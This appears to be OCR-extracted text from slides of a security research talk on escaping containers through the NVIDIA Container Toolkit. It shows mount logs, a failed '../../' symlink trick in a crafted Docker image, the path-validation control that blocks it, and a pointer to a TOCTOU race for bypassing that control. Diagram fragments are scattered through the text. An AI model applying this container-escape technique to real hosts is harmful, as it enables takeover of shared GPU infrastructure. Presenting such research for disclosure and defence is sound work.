
Bind mounts inside the container

```
root@host# cat /var/log/nvidia-container-toolkit.log

[nvc_mount.c:134] mounting
  /var/lib/docker/overlay2/{ID}/merged/usr/local/cuda-12.3/compat/libnvidia-nvvm.so.545.23.08
at
  /var/lib/docker/overlay2/{ID}/merged/usr/lib/x86_64-linux-gnu/libnvidia-nvvm.so.545.23.08
```

What's next?

- Trick NVIDIA Container Toolkit into mounting the host file system inside the container

- Create a specially crafted docker image


Host
Container
1
symlink
2
mount ( )
../../../../../../../../../../
/usr/local/cuda/
compat/...
/usr/lib/...

Nope!


```
root@host# docker run -it --rm --gpus all wiz-naive bash

nvidia-container-cli: container error: path error:
  /usr/local/cuda-12.3/compat/libnvidia-wiz.so.1
resolves outside of
  /var/lib/docker/overlay2/{ID}/merged
```

Fact-checking

- Libraries from **/compat/lib*.so.*** are mounted to the same filenames in **/usr/lib/x86_64-linux-gnu/**
- Symbolic links are **normalized** before calling mount()
- There is a **security control** that prevents us from mounting paths outside the container's root

Goal


Bypass the security control and **mount** the host filesystem inside the container.



/usr/local/cuda/compat/
libnvidia-ml.so.6
libnvidia-ml.so.7
README.md
lib*.so.*
libnvidia-ml.so.6
libnvidia-ml.so.7
README.md
Mounts
libnvidia-ml.so.6
libnvidia-ml.so.7
do_path_resolve ( )
Validated Mounts
libnvidia-ml.so.6
libnvidia-ml.so.7
Validated Mounts
libnvidia-ml.so.6
libnvidia-ml.so.7
mount ( )
/usr/lib/x86_64-linux-gnu/
libnvidia-ml.so.6
libnvidia-ml.so.7


TOCTOU vulnerability

